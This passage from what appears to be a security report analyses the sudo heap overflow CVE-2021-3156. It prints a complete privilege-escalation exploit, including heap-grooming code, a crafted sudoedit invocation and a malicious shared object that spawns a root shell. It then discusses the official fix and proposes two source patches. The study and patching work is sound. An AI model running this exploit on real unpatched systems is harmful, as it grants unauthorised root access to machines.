In Listing 7 we report a simple code designed to look at the memory layout with respect to the size of some parameters. Basically, it builds up a command-line argument `user_buff` populated by all 'A' and a backslash at the end, and a series of local environment variables. Then everything is combined together and the *sudoedit* command is run passing the argument and environment variables build before. In order to find the correct combination of sizes of the buffers for user argument and environment variables, some tests need to be performed before. In this case we decided to use an *argument* size of 16 bytes, an *envp* size of 256 bytes and a *LC* modifier of 57 bytes. Moreover, we also set `SUDO_ASKPASS = /bin/false` to prevent *sudo* from asking the user's password.

Listing 7
SOURCE CODE OF TEST FOR DEBUG

```
1 [...] // Needed includes
2
3 #define USER_BUFF_SIZE 0x10
4 #define ENVP_SIZE 0x100
5 #define LC_SIZE 0x39
6 #define LC_TIME "LC_TIME=C.UTF-8@"
7
8 int main(void)
9 {
10     char user_buff[USER_BUFF_SIZE];
11     char *envp[ENVP_SIZE];
12     char lc_var[LC_SIZE];
13
14     memset(user_buff, 'A', USER_BUFF_SIZE);
15     user_buff[USER_BUFF_SIZE - 2] = 0x5c;
16     user_buff[USER_BUFF_SIZE - 1] = 0x00;
17
18     strcpy(lc_var, LC_TIME);
19     memset(lc_var + strlen(LC_TIME), 'B',
           ↪ LC_SIZE - strlen(LC_TIME));
20     lc_var[LC_SIZE - 1] = 0x00;
21
22     for (int i = 0; i < ENVP_SIZE; i++)
23         envp[i] = "C";
24
25     envp[ENVP_SIZE - 3] = "SUDO_ASKPASS=/bin/
           ↪ false";
26     envp[ENVP_SIZE - 2] = lc_var;
27     envp[ENVP_SIZE - 1] = NULL;
```

```
28
29      char *args[] =
30      {
31          "/usr/bin/sudoedit",
32          "-A",
33          "-s",
34          user_buff,
35          NULL
36      };
37
38      execve(args[0], args, envp);
39  }
```

Let us run the code and check how the structures are now located into the memory when we hit the break-point set in `__nss_database_lookup()` (Fig. 9). We notice that the `name_database` structure, its first entry (`name_database_entry`) and the next element (`*service_table->entry->next`) are respectively located at addresses *0x55555557e5f0*, *0x55555557e860*, *0x55555557e920*. However, we can notice that the `service_user` structure is now located at address *0x55555557e860*, which is more than two pages away from the other structures. This means that we managed to isolate our target structure by exploiting the behaviour of *setlocale()* function.

As our goal in this phase it to overwrite the *name* field, we should obtain an allocation between the second database entry and its first service. Let us check which are the available chunks in the heap by using the *tcachebins* command. From Fig. 10 we can see that there are three available chunks of 64 bytes (0x40) between the second database entry and its first service. We need then to obtain an allocation in one of them for our purpose. In order to have the chance of obtaining an allocation in one these three chunks we need to properly set the `USER_BUFF_SIZE` variable: it must fit within that chunk size but it has to be larger than the size of the other chunks with less memory available (in this case there is just one of 0x20 = 32 bytes). We change then the `USER_BUFF_SIZE` from 16 to 48 bytes. After running again the modified program, we look at where our buffer is loaded using the *search* command. As Fig. 11 shows, we managed to obtain an allocation at *0x555555580500*, which is one of our target chunks we previously discussed.

Now that we have defined how we can manipulate the heap layout in order to obtain an allocation favourable for our attack, we need to move to the next phase of our exploit, which consists of understanding how to populate the memory subject to the overflow.



Fig. 9. Memory loading of NSS structures after manipulating the *envp* size and exploiting the behaviour of the *set_locale()* function.



Fig. 10. Available chunks in the heap at `__nss_database_lookup()` break-point.

C. Memory Population Through Environment Variables

As we have seen in the previous section, a central role in our attack is played by environment variables. These are indeed one of the elements that allow us to manipulate the heap layout. Indeed, when a program is loaded in memory, the local environment variables declared for the execution of the program, accessible through the *envp* array, are contiguous to the command-line arguments. This means that by triggering the buffer overflow vulnerability we are overwriting memory cells with the environment variables we declare for the execution of the program. Fig. 12 gives a representation of the stack layout at leading phase when the following command is executed:

```
$ env -i 'TEST=abcde' sudoedit -s "ABCDE\",
```



Fig. 11. Buffer allocation in one of the target chunks

while Fig. 13 shows the result of the overflow of the same command, simulated with code in Listing 2. It is possible to notice that indeed the declared environment variable is copied into the heap.



Fig. 12. Stack population when program is loaded into memory.

```
[07/03/22]seed@VM:~/.../Project$ env -i 'TEST=abcde' ./overflow_simulation 'ABCDE\'
user_args[0]: A
user_args[1]: B
user_args[2]: C
user_args[3]: D
user_args[4]: E
user_args[5]:
user_args[6]: T
user_args[7]: E
user_args[8]: S
user_args[9]: T
user_args[10]: =
user_args[11]: a
user_args[12]: b
user_args[13]: c
user_args[14]: d
user_args[15]: e
user_args[16]:
[07/03/22]seed@VM:~/.../Project$
```

Fig. 13. Overflow simulation with environment variables.

Now that we have understood why environment variables play such a central role in our exploitation, the last step for preparing our attack consists of the modification of the *envp* size so to overwrite the *name* field of the *files* service. We recall that the shared object corresponding to the *files* service has already been loaded in memory, leading `__nss_lookup_function()` to look up directly to the symbol in the library instead of calling `__nss_load_library()`. We can bypass this, forcing the call to the `__nss_load_library()` function, by setting the library pointer to `NULL`. To implement this we use the environment variables: we can define many environment variables to backslash. Indeed, since the backslashes will not be escaped by `set_cmnd()`, the NULL string terminator will be copied into the memory.

In conclusion, after the overflow we will be able to set every field in the target `service_user` structure to `NULL`, and the *name* field to "XXXXXXX/XXXXXX"; in this way the `__nss_load_library()` function will construct the library name using our malicious name and it will try to load the shared object from the `libnss_XXXXXXX` folder in the current directory using `__libc_dlopen()`.

D. Performing the Attack

Listing 8 reports the final source code for our attack. The idea of the code is the same as the previous one used for debugging, but now we defined environment variables all set to the single backslash, and also one as the name of our malicious library we will use for our exploit. Then, we need to write the malicious shared object (Listing 9) called `XXXXXXX.so.2` and place it in a folder named `libnss_XXXXXX` in the same directory our exploit is located at.

Listing 8
EXPLOIT SOURCE CODE

```
[...] // Needed includes

#define USER_BUFF_SIZE 0x30
#define ENVP_SIZE 0x9b0
#define LC_SIZE 0x39
#define LC_TIME "LC_TIME=C.UTF-8@"

int main(void){
    char user_buff[USER_BUFF_SIZE];
    char *envp[ENVP_SIZE];
    char lc_var[LC_SIZE];

    memset(user_buff, 'A', USER_BUFF_SIZE);
    user_buff[USER_BUFF_SIZE - 2] = 0x5c;
    user_buff[USER_BUFF_SIZE - 1] = 0x00;

    strcpy(lc_var, LC_TIME);
    memset(lc_var + strlen(LC_TIME), 'B',
        ↪ LC_SIZE - strlen(LC_TIME));
    lc_var[LC_SIZE - 1] = 0x00;

    for (int i = 0; i < ENVP_SIZE - 0x0f; i++)
      envp[i] = "\\";

    envp[ENVP_SIZE - 0x0f] = "XXXXXXX/XXXXXX\\
        ↪ ";

    for (int i = ENVP_SIZE - 0x0e; i <
        ↪ ENVP_SIZE - 3; i++)
      envp[i] = "\\";


```

```
30      envp[ENVP_SIZE - 3] = "SUDO_ASKPASS=/bin/
            ↪ false";
31      envp[ENVP_SIZE - 2] = lc_var;
32      envp[ENVP_SIZE - 1] = NULL;
33
34      char *args[] =
35      {
36          "/usr/bin/sudoedit",
37          "-A",
38          "-s",
39          user_buff,
40          NULL
41      };
42
43      execve(args[0], args, envp);
44  }
```

Listing 9
MALICIOUS OBJECT

```
1  [...] // Needed includes
2
3  // gcc -shared -o XXXXXX.so.2 -fPIC XXXXXX.c
4
5  static void _init() __attribute__((constructor
       ↪ ));
6
7  void _init(void){
8      puts("[+] Shared object hijacked with
           ↪ libnss_XXXXXXX/XXXXXX.so.2!");
9
10     setuid(0);
11     setgid(0);
12
13     if (!getuid())
14     {
15       puts("[+] We are root!");
16       system("/bin/sh 2>&1");
17     }
18     else
19     {
20       puts("[X] We are not root!");
21       puts("[X] Exploit failed!");
22     }
23 }
```

Let us now run the malicious code and analyse step by step how the process evolves:

- The overflow is triggered and as expected the `set_cmnd()` function escapes the backslashes but copying the `NULL` bytes into the heap (Fig. 14).
- This makes every field of the `service_user` struct to `NULL`, while the *name* field is the one injected through buffer overflow (Fig. 15).
- At this point `__nss_load_library()` constructs the library name using our malicious name. Then it tries to load the corresponding object by calling the `__libc_dlopen()` function (Fig. 16).
- Finally, the malicious object is loaded into the memory and executed, allowing us to obtain a root shell (Fig. 17).

As final comment, we want to highlight that this kind of attack is extremely sensitive to differences from system to system. Indeed, even a change in the user name of the system, might require a different `ENVP_SIZE` and/or different `LC_SIZE`. This is due to slightly differences in the heap layout from system to system.



Fig. 14. Break-point at *set_cmnd* in which the vulnerability is triggered.



Fig. 15. Malicious overwrite of the `service_user` struct.

VI. PATCHING THE VULNERABILITY

Nowadays, the *sudo* CVE-2021-3156 vulnerability has been patched since the version 1.9.5p2. Considering all that we have presented and discussed about this vulnerability, we can understand that there are two possible approaches for fixing the vulnerability flow. We can either act on how the vulnerability is reached, or on the vulnerability itself.

In the following we discuss about the possible vulnerability fixing solutions more in detail, comparing the one that is

Fig. 16. Malicious object loading.



Fig. 17. Root shell gained through heap-based buffer overflow.

nowadays applied in patched *sudo* releases with the one we propose, which clearly belongs to the other approach with respect to the standard one.

A. Standard Patch - Reaching the Vulnerability

The idea is not to modify the source code of `set_cmnd()`, rather to act on the conditions that make it possible to reach the vulnerability without passing through `parse_args()`. Recalling that we needed to pass through *sudoedit* in order to set the execution mode properly to reach the vulnerability without having the parsing of the command-line arguments, we can proceed in two possible ways. We can make impossible to escape from the parsing, thus modifying the conditions under which the `parse_args()` function is called, or we can modify the *sudoedit* code so that it is not possible to have both `MODE_EDIT` and `MODE_SHELL` active at the same time. In the first case we avoid to have command-line arguments that end with a single backslash, condition under which the overflow is triggered, while in the second case we do not make possible to reach the vulnerable code at all.

As it is possible to read from the GitHub release [8], the standard patch follows this second solution, setting up the execution mode so that it is not possible to reach the vulnerable code if the parsing has not been performed:

> *When invoked as sudoedit, the same set of command line options are now accepted as for sudo -e. The -H and -P options are now rejected for sudoedit and sudo -e, which matches the sudo 1.7 behavior. This is part of the fix for CVE-2021-3156.*
> *Fixed a potential buffer overflow when unescaping backslashes in the command's arguments. Normally, sudo escapes special characters when running a command via a shell (sudo -s or sudo -i). However, it was also possible to run sudoedit with the -s or -i flags in which case no escaping had actually been done, making a buffer overflow possible. This fixes CVE-2021-3156.*

B. Our Proposed Patch - Vulnerable Code

In our solution a direct action on the source code of the vulnerable faction is taken in such a way we avoid to trigger the overflow. We assume that this approach has been taken into consideration by the developers of the *sudo* project, but for whatever reason, at the end they decided to fix the flow of reaching the vulnerability instead of modifying the vulnerable code. Nonetheless, we decided to propose our own patch following this approach. Actually, we came up with two possible and valid solutions.

The idea for our first solution comes from the observation that as a consequence of the overflow, more characters than expected are copied into the heap. Therefore, our first proposal is based on the checking how many characters are copied into the heap with respect to the number of characters that the corresponding command-line argument contains. Listing 10 reports the source code of the of our simulation patch, which is the patched version of the code in Listing 2. We tried to introduce just the modifications that were strictly necessary to fix the vulnerability, they are highlighted by the "part of patch" comment, while the "added for simulation" comment indicates a line that is added just for the sake of the simulation but that are not necessary to the scope of the function. The following modifications are then introduced:

- **Lines 34-39:** the `actual_copied` variable counts how many characters of the argument considered by `*av` are copied into the `user_args` buffer. Any time a character is copied, it is incremented by 1.
- **Line 35:** we modified the condition for the `while` loop so that it does not rely on finding the string terminator character, rather it is based on the number of characters that are copied. Therefore, no more than `strlen(*av)` characters can be copied.
  Notice that *strlen()* returns the number of characters in a string without considering the string terminator. In this way, when `actual_copied = strlen(*av)` it means we have already copied all the characters of the

argument, thus we can exit from the loop and then the space is added (line 41).

Notice that the `total_copied` variable counts how many characters are copied into the `user_args` buffer in total, and it is just used for the output part, so we print out as many character as actually copied into the buffer.

Listing 10
PATCHED SIMULATION OF THE OVERFLOW VULNERABILITY

```
1 [...] // Needed includes
2 int main(int argc, char** argv, char** envp){
3
4     // Buffer where copy user input arguments
          ↪ with escaped characters
5     char* user_args;
6     // Copy the set of pointers for each
          ↪ command-line argument
7     char** NewArgv= (char**) malloc((argc+1) *
          ↪  sizeof(char*));
8     if(NewArgv == NULL){
9         puts("Error 1");
10        exit(0);
11    }
12    for(int i=0; i <= argc; i++)
13        NewArgv[i]= argv[i];
14
15    char *to, *from, **av;
16    size_t size, n;
17
18    for (size = 0, av = NewArgv + 1; *av; av
          ↪ ++)
19        size += strlen(*av) +1;
20
21    if (size == 0 || (user_args = (char*)
          ↪ malloc(size)) == NULL){
22        puts("Error 2");
23        exit(0);
24    }
25
26    int total_copied = 0;    // Added for the
          ↪ simulation
27
28    for (to = user_args, av = NewArgv + 1; (
          ↪ from = *av); av++) {
29        int actual_copied = 0;  // Part of
              ↪ patch
30        while (actual_copied < strlen(*av)) {
              ↪  // Part of patch
31            if (from[0] == '\\' && !isspace((
                  ↪ unsigned char)from[1]))
32                from++;
33            *to++ = *from++;
34            actual_copied++;     // Part of
                  ↪ patch
35        }
36        *to++ = ' ';
37        total_copied+= actual_copied +1;     //
              ↪  Added for the simulation
38    }
39    *--to = '\0';
40
41    for(int i= 0; i< total_copied; i++)
42        printf("user_args[%i]: %c\n", i,
              ↪ user_args[i]);
43 }
```

Fig. 18 shows the result of the simulation of the patched code. It is possible to notice that (i) whenever the command-line arguments do not terminate with a backslash (first case of simulation), everything works as well as if no modification was done; (ii) when the function receives as input arguments with the double backslash, situation that resembles the case in which the parsing is applied before, we have no character loss and everything works well (the second backslash should be given because of the parsing, so it would not be considered even in the correct case); (iii) when we have a scenario that previously would have triggered the vulnerability, now it is no longer dangerous. However, two more things should be pointed out. As first, in the last two cases one more character is added (the blank spaces between the letters). It corresponds to the `NULL` string terminator, followed by the space inserted. The other observation is related to the third simulation case, the vulnerable one. We can indeed notice that the single backslash is lost, while in the ideal case where there parsing is applied, a single backslash would be maintained. Anyway, these two observations do not represent a significant issue, as we could apply a very simple and quick post-processing aiming to adjust these two drawbacks.

```
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA' 'BB'
user_args[0]: A
user_args[1]: A
user_args[2]:
user_args[3]: B
user_args[4]: B
user_args[5]:
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA\\' 'BB\\'
user_args[0]: A
user_args[1]: A
user_args[2]: \
user_args[3]:
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: \
user_args[8]:
user_args[9]:
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA\' 'BB'
user_args[0]: A
user_args[1]: A
user_args[2]:
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]:
[07/06/22]seed@VM:.../sf_VM_Shared$
```

Fig. 18. Output of the patched code simulation.

The second solution we propose follows a different approach. We do not focus on the number of characters that are copied into the heap, rather we moved our attention to the cause that triggers the vulnerability. By analyzing the code of the `set_cmnd()` function (Listing 1) we concluded that the real motivation behind the overflow was a non complete consideration of the cases in the `if` statement at line 18 and the consequent increase of the `from` pointer. Moreover, the only case we do not want to increase the pointer when `from[0] = '\'` is in fact when also `from[1] = '\0'`. Hence, we could simply add this additional condition in the `if` statement to completely solve the vulnerability. Fig. 19 shows the output of the simulation run by using the same code as in Listing 2 with the only difference that in the inquired `if` statement is modified as follows: `if (from[0] ==`

```
'\\' && !isspace((unsigned char)from[1])
&& from[1]!='\0').
```

```
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA\' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]: \
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: B
user_args[8]:
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]: B
user_args[7]:
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA\\' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]: \
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: B
user_args[8]:
[07/07/22]seed@VM:.../sf_VM_Shared$
```

Fig. 19. Output of the patched code simulation.

This second solution is by far more elegant and less invasive than the previous one, as it requires a very simple modification and no additional variable is needed, with the advantage that it also solves the previous drawbacks. In fact, in all the three possible cases the resulting output is the same as if the parsing was applied, which is the ideal scenario. As conclusion, this second patch is the best between the two proposed.

VII. Conclusion

In this work we reviewed the CVE-2021-3156 vulnerability (alias Baron Samedit) providing an analysis of the vulnerable code, an exploitation aiming to obtain a root shell as a non-privileged user, discussing possible approaches to fix it.

We saw that the *sudo* program was vulnerable to heap-based overflow attacks due to bad memory allocation in the argument parsing functions. We also investigated how the vulnerable code could be reached since it was linked to a combination of modes in which *sudo* had to be called.

Then, since it is one of most effective techniques to discover bugs in argument parsing, we tried to fuzz the vulnerable code. However, in order to detect the related crash with fuzzing a lot of gimmicks were needed and so it comes with no surprise that Baron Samedit was found through code review instead and has been hidden for almost ten years.

Afterwards, we reviewed an exploit strategy used for privilege escalation by illegitimately obtaining a root shell. We first understood the chain of vulnerable function calls and identified the object which can be overwritten for our purposes; then we studied how the overwritten memory region would be later used and so how we could properly populate it though environment variable to our advantage to perform Heap Feng Shui and thus exploit the heap overflow.

Finally, we devised two different patches for the vulnerability that follow a different approach than the one of the official patch: the *sudo* developer team decided to patch the vulnerability flow and make it impossible to reach the vulnerable code without correctly parsing the arguments, while we propose two patches that fix the vulnerable code itself. In the former, we put more attention on the size of the allocated buffer, while in the latter we move our attention on the conditions that lead to the incorrect buffer size estimation.

We conclude that even if buffer overflow vulnerabilities have been around for more than 30 years, they can still pose a threat even to big pieces of software which are frequently subject to tests, fuzzing and code reviews, showing how challenging could be to discover them. Even if bugs become more complex to exploit due to the applied countermeasures, exploits will always become more and more creative and will always find a way to make use of inevitable developing mistakes for malicious purposes.

References

[1] "Cve-2021-3156: Heap-based buffer overflow in sudo (baron samedit)." [Online]. Available: https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit

[2] [Online]. Available: https://github.com/google/AFL

[3] "Clang: a c language family frontend for llvm." [Online]. Available: https://clang.llvm.org/

[4] "Name service switch." [Online]. Available: https://guix.gnu.org/manual/en/html_node/Name-Service-Switch.html

[5] "Nss basics." [Online]. Available: https://www.gnu.org/software/libc/manual/html_node/NSS-Basics.html

[6] A. Sotirov, "Heap feng shui in javascript," *Black Hat Europe*, vol. 2007, pp. 11–20, 2007.

[7] "Environment variables." [Online]. Available: https://pubs.opengroup.org/onlinepubs/7908799/xbd/envvar.html

[8] [Online]. Available: https://github.com/sudo-project/sudo/releases/tag/SUDO_1_9_5p2